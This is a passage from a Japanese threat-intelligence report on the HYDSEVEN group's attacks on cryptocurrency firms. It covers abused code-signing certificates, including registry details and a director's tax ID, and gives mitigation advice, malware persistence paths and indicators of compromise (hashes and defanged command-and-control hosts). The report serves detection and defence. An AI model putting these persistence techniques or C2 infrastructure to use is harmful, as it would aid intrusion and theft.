


図 52 Office 文書ファイルの言語情報(左: 英語/右:ロシア語)

図 53 Office 文書ファイルのプロパティに含まれる文字列”Grizli777”

[35] https://twitter.com/_fl01/status/743226251373060097

コードサイニング証明書

HYDSEVEN は、マルウェアにコードサイニング証明書を付与し、攻撃で使用します。この目的は、正規のソフトウェアに見せかけ、セキュリティ製品による検知回避です。攻撃者がコードサイニング証明書を取得するためには、以下のような方法が考えられます。

1. 正規のソフトウェア開発会社からコードサイニング用の秘密鍵と証明書を窃取する
2. アンダーグラウンドのフォーラムなどからコードサイニング証明書を購入する
3. 架空の会社を設立または正規の会社と手を組み正規手続きを踏んで認証局からコードサイニング 証明書を発行してもらう

図 54 は、2016 年 8 月ごろから 2017 年 9 月ごろまでの間の攻撃で悪用されたコードサイニング証明書です。証明書のサブジェクト内に含まれる情報を確認すると、ロシアの会社名や住所が登録されていることがわかります。さらに、赤線枠の会社の登録情報を Nalog.io[36]で確認すると、2010 年 1 月[37]に設立された家庭用機器の小売販売会社だとわかります（図 55）。また、登録された住所を Google マップで調査すると、図 56 のような住宅街にある一軒家であることがわかりました。このことから、このコードサイニング証明書については、正規のソフトウェア会社から窃取したのではなく、”2.”か”3.”の方法で取得された可能性が高いと考えます。




図 54 コードサイニング証明書のサブジェクトの確認

[36] https://en.nalog.io

[37] ロシア連邦法(08.08.2001 №129-Ф3)に違反していたため 2017 年 8 月 2 日に倒産

Short name	OOO "SILVA"
Full name	OBShhESTVO S OGRANIChENNOY OTVETSTVENNOSTYu "SILVA"
Status	⚠ The company is liquidated
Directors	Chernigina Nina Nikolaevna INN: 526200841262
OGRN	1105256000068 from 12.01.2010
INN / KPP	5256092761 / 525601001
Authorized capital	10.000 rub.
Type of activity	(47.5) Retail sale of other household equipment in specialised stores
Type taxation	OSN
Number of founders	1
RF region	Oblast Nizhegorodskaya
Legal address	603053, Ulica Kovpaka, 1a, Oblast Nizhegorodskaya, Gorod Nizhniy novgorod
Actual address	603053, Ulica Kovpaka, 1a, Oblast Nizhegorodskaya, Gorod Nizhniy novgorod

図 55 コードサイニング証明書の Silva, LLC の会社情報（一部抜粋）




図 56 コードサイニング証明書に登録された住所（Google Maps の検索結果より引用）

図 54 の他にも悪用されたコードサイニング証明書は複数あり、表 3 は、攻撃で使用されたマルウェアに付与された、いくつかのコードサイニング証明書をまとめたものです。

表 3 マルウェアに付与されたコードサイニング証明書（一部抜粋）

ハッシュ値	マルウェア	コードサイニング（名前）
b04e7cba062e23c9bbcc3b8ba38ab4da ca584961b8292d3d075b57994883572a	NetWire Downloader	Younty Ltd
80aa2d0c8c05a78487b85013c43c2143	NetWire	Silva, LLC
3d9a8ad7ae2bf9d4e4bd6381438d2b0c f08d3083c19320e2202128802b7ff306	NetWire Downloader	Megaprom, OOO
f84d985b94e31c04b6823af150f0b96f	NetWire	ASRA Solutions Ltd
a549d7ca2deb4aa7f7ce46efa1295e76 91099aa413722d22aa50f85794ee386e	NetWire Ekoms	Issledovaniya i razrabotka
12def981952667740eb06ee91168e643	NetWire	SANJ CONSULTING LTD
a5cbda7bb3864626d6251f3a8cd09cb7	Downloader	NNM Dev LLC
ab235de113ee97926fb15eeaac555490	Ekoms	SoftVision Development GmbH

最後に、HYDSEVEN の足跡とまではいえないものの、興味深い点を紹介します。HYDSEVEN は、第 3 章で紹介したように攻撃手口の 1 つとして、正規ソフトウェアのインストーラを偽装する攻撃を行います。この攻撃手口は、2018 年 8 月に Kaspersky Lab 社がレポートで報告[38]している Lazarus の手口と類似する点が数多くあります。例えば、仮想通貨の窃取、リンク型スピアフィッシング攻撃、正規ソフトを偽装したインストーラの悪用、MacOS の悪用などが挙げられますが、最終的に攻撃に悪用する際のマルウェアは異なります。HYDSEVEN は、NetWire や Ekoms といったマルウェアを使用しますが、今まで Lazarus がこのようなマルウェアを使用してきたという報告は確認できていません。あくまで推測の域を出ないものの、偽旗として Lazarus や類似の攻撃手口を利用する他の攻撃者グループの犯行に見せかけようとしている可能性も考えられます。

[38] https://securelist.com/operation-applejeus/87553/

検出または緩和策

攻撃手口について

攻撃にはスピアフィッシングメールが使用され、Office 文書ファイルに埋め込んだ VBA マクロ、ソフトウェアの脆弱性の悪用、正規ソフトウェアのインストーラを偽装といった攻撃手口が使われます。基本的なセキュリティ対策として、"怪しげなメールに含まれる添付ファイルや URL は不用意に開かない"、”不用意にマクロを有効化しない”、"OS や Office 製品、Web ブラウザなどを常に最新の状態する"ことを改めて注意することを推奨します。また、正規ソフトウェアのインストーラを偽装する手口については、Sigcheck[39] ツール（Windows 環境）や codesign コマンド（MacOS 環境）などを利用してアプリケーションに含まれたコードサイニング署名の有無を確認し、コードサイニング証明書が含まれていない場合は、ハッシュ値が本当に正規なソフトウェアなものか調べる、コードサイニング証明書が含まれる場合は、利用するソフトウェアベンダが署名したコードサイニング証明書の有効期限が失効していないか調べるなど、ファイルを実行する前に立ち止まってもう一度再確認してみることを推奨します。

攻撃マルウェアについて

攻撃マルウェアとして使用される NetWire と Ekoms（Mokes）は、OS 環境に応じて、以下のファイルパスにファイルを作成し、実行します。なお、作成されるファイル名は実行環境によって異なる可能性があるため、該当のディレクトリに不審な実行ファイルがあった場合は、ハッシュ値を VirusTotal[40]などのサービスを利用して正規のファイルか調査することを推奨します。また、マルウェアを自動実行するためのエントリーが各 OS 環境に応じて登録されます。

(1) NetWire

Windows 環境の場合

- %APPDATA%/adobe/colorprofiler.exe
- %APPDATA%/ati/ace.exe

[39] https://docs.microsoft.com/en-us/sysinternals/downloads/sigcheck
[40] https://www.virustotal.com/gui/home

- %APPDATA%/AMD/OGLCache.exe
- %APPDATA%/intel/icls.exe
- %APPDATA%/Java/JavaBeem.exe
- %APPDATA%/Java/javad.exe
- %APPDATA%/Java/jschedu.exe
- %APPDATA%/Macromedia/flashupd.exe
- %APPDATA%/Sun/Java/Deployment/jvmgr.exe
- %APPDATA%/Sun/Java/Deployment/jvsgr.exe
- %APPDATA%/Sun/Java/Deployment/jvm.exe
- %APPDATA%/vlc/MediaDecoder.exe
- %APPDATA%Unity/Prefs.exe

自動実行
キー：HKEY_CURRENT_USER/SOFTWARE/Microsoft/Windows/CurrentVersion/Run
値：上記の実行ファイルパス

MacOS 環境の場合

- $HOME/.defaults/Finder.app/Contents/MacOS/Finder

自動実行
$HOME/Library/LaunchAgents/com.mac.host.plist=$HOME/.defaults/Finder.app/Contents/MacOS/Finder

(2)Ekoms（Mokes）

Windows 環境の場合

- %APPDATA%/Skype/SkypeHelper.exe
- %APPDATA%/Dropbox/bin/DropboxHelper.exe
- %APPDATA%/Google/Chrome/nacl32.exe
- %APPDATA%/Google/Chrome/nacl64.exe
- %APPDATA%/Mozilla/Firefox/mozillacache.exe
- %APPDATA%/Adobe/Acrobat/AcroBroker.exe
- %APPDATA%/Hewlett-Packard/hpqcore.exe
- %APPDATA%/Hewlett-Packard/hpprint.exe
- %APPDATA%/Hewlett-Packard/hpscan.exe

自動実行
キー：HKEY_CURRENT_USER/SOFTWARE/Microsoft/Windows/CurrentVersion/Run
値：<上記の実行ファイルパス>

MacOS 環境の場合

- $HOME/Library/App Store/storeuserd
- $HOME/Library/App Store/storeaccountd
- $HOME/Library/com.apple.spotlight/SpotlightHelper
- $HOME/Library/com.apple.spotlight/Spotlightd
- $HOME/Library/Dock/com.apple.dock.cache
- $HOME/Library/Skype/SkypeHelper
- $HOME/Library/Skype/soagent
- $HOME/Library/Dropbox/DropboxCache
- $HOME/Library/Dropbox/quicklookd
- $HOME/Library/Google/Chrome/nacld
- $HOME/Library/Google/Chrome/accountd
- $HOME/Library/Firefox/Profiles/profiled
- $HOME/Library/Firefox/Profiles/trustd

自動実行
$HOME/Library/LaunchAgents/<ファイル名>.plist = <上記の実行ファイルパス>

Linux 環境の場合

- $HOME/$DATA/.mozilla/firefox/profiled[41]
- $HOME/$DATA/.dropbox/DropboxCache

自動実行
$HOME/.config/autostart/profiled.desktop
$HOME/.config/autostart/DropboxCache.desktop

[41] $DATA は、 QStandardPaths::writableLocation(QStandardPaths::GenericDataLocation)

おわりに

このように、見てきたようにHYDSEVENによる攻撃は、巧妙でセキュリティ対策や監視を回避しながら仮想通貨の窃取を試みます。攻撃手口も、Office文書ファイルに埋め込んだVBAマクロ、ソフトウェアの脆弱性の悪用、正規ソフトウェアのインストーラの偽装など複数併用しており、使用するマルウェアもマルチプラットフォームに対応されているなど、HYDSEVENは、様々なテクニックを取り入れ、現在も活発に活動しています。今回、こうした攻撃者による攻撃の発見と被害抑止などの今後の対策の検討に役立てていただくため、本レポートを作成しました。

昨今、国内外での仮想通貨市場の急成長とともに、仮想通貨の普及に伴って大小様々な仮想通貨取引所が乱立しています。攻撃者にとって、大量の仮想通貨を扱う取引所は格好の標的であり、仮想通貨取引所を狙ったサイバー攻撃は、今後ますます増加することが予想されます。このような状況の中で、当社は、HYDSEVEN による攻撃を引き続き調査し、広く情報を提供していきたいと考えていますので、ご活用いただければ幸いです。

Indicator-of-Compromise（IOC）

- ハッシュ値（MD5）

NetWire	
0f83e147217c156b7ab66a26cf865827	12def981952667740eb06ee91168e643
2e4d861bdb438c9b3a3d6658d40d07b2	32f30ef97554b4e5993152252e57e86c
3d9a8ad7ae2bf9d4e4bd6381438d2b0c	58cf773d2eb957d48b931079b9c087dd
796e62cc921af203c2dae93159f93f70	80aa2d0c8c05a78487b85013c43c2143
8ffa073c1d4860ec5ac05b53998b421d	a19829fed00d46c91d81f203fe9cb6c5
a20bb703d44d5717feb76fb36f571aea	a2480c9d205e90432daf4586809f3755
a24aef033e061d358579250c6fed8e32	a26ef7c2b718f2b13240f6f9cf91c693
a2d60db7db42adc8c3ab87b3dd244777	a3ce918d207e725f89683cc2c768b454
a3e4801aa871f4e165bbd760333237b8	a4d1098a0c18c147e0b1bfa53cf6dd88
a4f27cd95be3ae069b285648c568f5ea	a502134c8f4b1d9a055375d79acfa9a9
a5462407c447351788ef9ac5bae52c9d	a549d7ca2deb4aa7f7ce46efa1295e76
a5838df9164d968b40fc5e2140c5ac99	a59252c2d3143dca47fb7e14d1b13d33
a63de560893500588a313e502be3efd2	a650ccb18450dff911365aa830d1ecb9
a6f3379cdf41f1cdf11ee071e3e40854	a6f8ae86cf8725e16193e0fab0483c2c
a8d7582d9f7e9c2c8631351837817f2d	a8ebaefd17089cce9efb8749926dca6d
a99a4d2a2cbc10f07d2bbcf0c1c91d0c	a9a32cd4275138e6ff9e3b1912b1163b
aa6cc819f92f26782194369096c02837	aad72111d8d41e2edc0ab4e96613aa70
aadb3437d9c0ede00b9a0672b7bfd0e1	ab28a1d4fbe377f4b08c40bbd96e7a51
ab29919492a0cddabfe2d75c4d42d00d	ab373d32f290e6928446f7f94e616c38
abd9e42eb48a10ac1990fdfb03bd09a8	acd18d845812ac288016c9610d1c9c39
acf159e78dce7c5095640030a5a0d6d2	ad836caa03a5f1df34d9131922ffa495
ad9fa32f08638897fe126db894aa8260	afab14af38d50262b13a95e10cd7bba8
afdc898cf874b74e68280185867250f9	b04e7cba062e23c9bbcc3b8ba38ab4da
b157c08db89d194eaa73c0723cf42b36	b1ebf98704fe7549be440692e48b0a72
b4376a7ef36f1357109e6b6362a71152	b5c67058209e85fbc1f048e42ded9a48
b76ae18bb4d86add42b3a9af7b880a39	b78c6850cc40b385e839498abc17fc98
b7a12cc9e44a55814fe9b0cc6aa7fb1e	b7c546c7f72b78568ea99706d0343229

b8b776ebe5cf30c6dc1547ed35a79f42	b92c2bdb21b7eb6578bd4cb1ceb9eb64
ba3a1e3d00e04073e90bfcc744264067	bae5d7736ff20f96528cde32c8c5e6cb
bb5f033b8717f42d5804b9c905fe9f50	bf38f2371d30bc6ab6382626a4eba298
c1aaf1f7652d483ae2d4712d05b5f0ad	c1e658bcda1b5ddaf7284fe5d219420d
cb75044f5941530d963df9a626c813ae	d1f8ba71e08c27e753272eb61d7dd3eb
de3a8b1e149312dac5b8584a33c3f3c6	f84d985b94e31c04b6823af150f0b96f
fcb719e28da41dd7443017eb1f456ff3	fe84cb5d1832333e5e77cb6efdf5bfb6

Ekoms（Mokes）	
0943806cea1913227d2595dbcc2b94c0	4df998fe61fc43803aed470fe52dc14e
796dff8007f3163adfcb9fa7f5fded1c	8c0ba5e0351975e8fc0c49fdb6dba4ff
91099aa413722d22aa50f85794ee386e	ab235de113ee97926fb15eeaac555490
bbae132bf631a093af5567e3fb540eee	

Fake Installer/Dropper/Downloade	
006bdb19b6936329bffd4054e270dc6a	0469be73633d45aea1665ddd31a1c694
16e55ba5c7870400cfa244ee211414d9	2abe3cc4bff46455a945d56c27e9fb45
5f5847160dbfe0d6604dc5b6dd64ffb9	786925ad4a4f91a98dd09508471ebddf
8c1d6403f550a9ddb6640ade3f38a171	838e0e1bfdb8b26fa8bfca3d14b09b9f
9a9c3d7a44834f1d08ebdf3c9e5c3e62	a5cbda7bb3864626d6251f3a8cd09cb7
a86cf58cb8c3ed3ca3c89a2c0443d6d7	ba83abf043344d425cf39c612d0fb5c4
f08d3083c19320e2202128802b7ff306	

- 通信先

103[.]234[.]220[.]230	119[.]81[.]131[.]251
130[.]255[.]185[.]77	137[.]59[.]22[.]42
146[.]185[.]170[.]48	149[.]202[.]69[.]6
158[.]69[.]24[.]141	162[.]248[.]227[.]9
185[.]106[.]122[.]113	185[.]49[.]68[.]145
185[.]49[.]68[.]192	185[.]49[.]68[.]193
185[.]49[.]68[.]195	185[.]82[.]21[.]65
188[.]165[.]218[.]177	37[.]235[.]48[.]233
45[.]63[.]22[.]17	46[.]165[.]194[.]94
46[.]165[.]249[.]77	51[.]255[.]86[.]55

81[.]4[.]122[.]139	84[.]200[.]2[.]12
89[.]34[.]111[.]113	91[.]121[.]120[.]198
94[.]23[.]48[.]115	anongfs671234d[.]com
cameforcameand33212[.]com	g890ios20[.]com
gloria18611[.]com	homegwjskjl111[.]info
jessiman901[.]com	jikenick12and67[.]com
kaplaromenmmxs[.]com	kleboneonn12[.]com
kurgen3211a[.]com	stata14lic[.]org
statalicensesrv[.]com	

編集後記

本号は、一つの攻撃者グループに関する調査結果に焦点を当ててお届けしましたがいかがだったでしょうか。当初、LAC WATCH（当社オウンドメディア）での記事掲載として進めていましたが、非常に読み応えのある調査結果内容となったため、サイバー救急センターレポートの特別編集号としてお届けいたしました。最近少しペースが落ちてしまっていますが、通常の内容構成のレポートも 7 月にはリリースしたいと考えておりますので、是非そちらもご期待ください。（鷲尾）

アンケートのお願い

今後のよりよい記事づくりの参考とさせていただくため、以下の URL または QR コードから、アンケートに回答いただけると幸甚です。忌憚のないご意見・ご感想をお寄せください。

https://jp.surveymonkey.com/r/87Q6QZ6

編集長　　鷲尾 浩之

編集者・執筆者　　石川 芳浩

株式会社ラック

〒102-0093 東京都千代田区平河町 2-16-1 平河町森タワー

E-MAIL: sales@lac.co.jp

https://www.lac.co.jp/

緊急対応窓口：サイバー救急センター

24時間365日 緊急対応コール
0120-362-119
CYBER EMERGENCY CENTER

ご相談は予約不要、24時間対応。すぐにご連絡ください。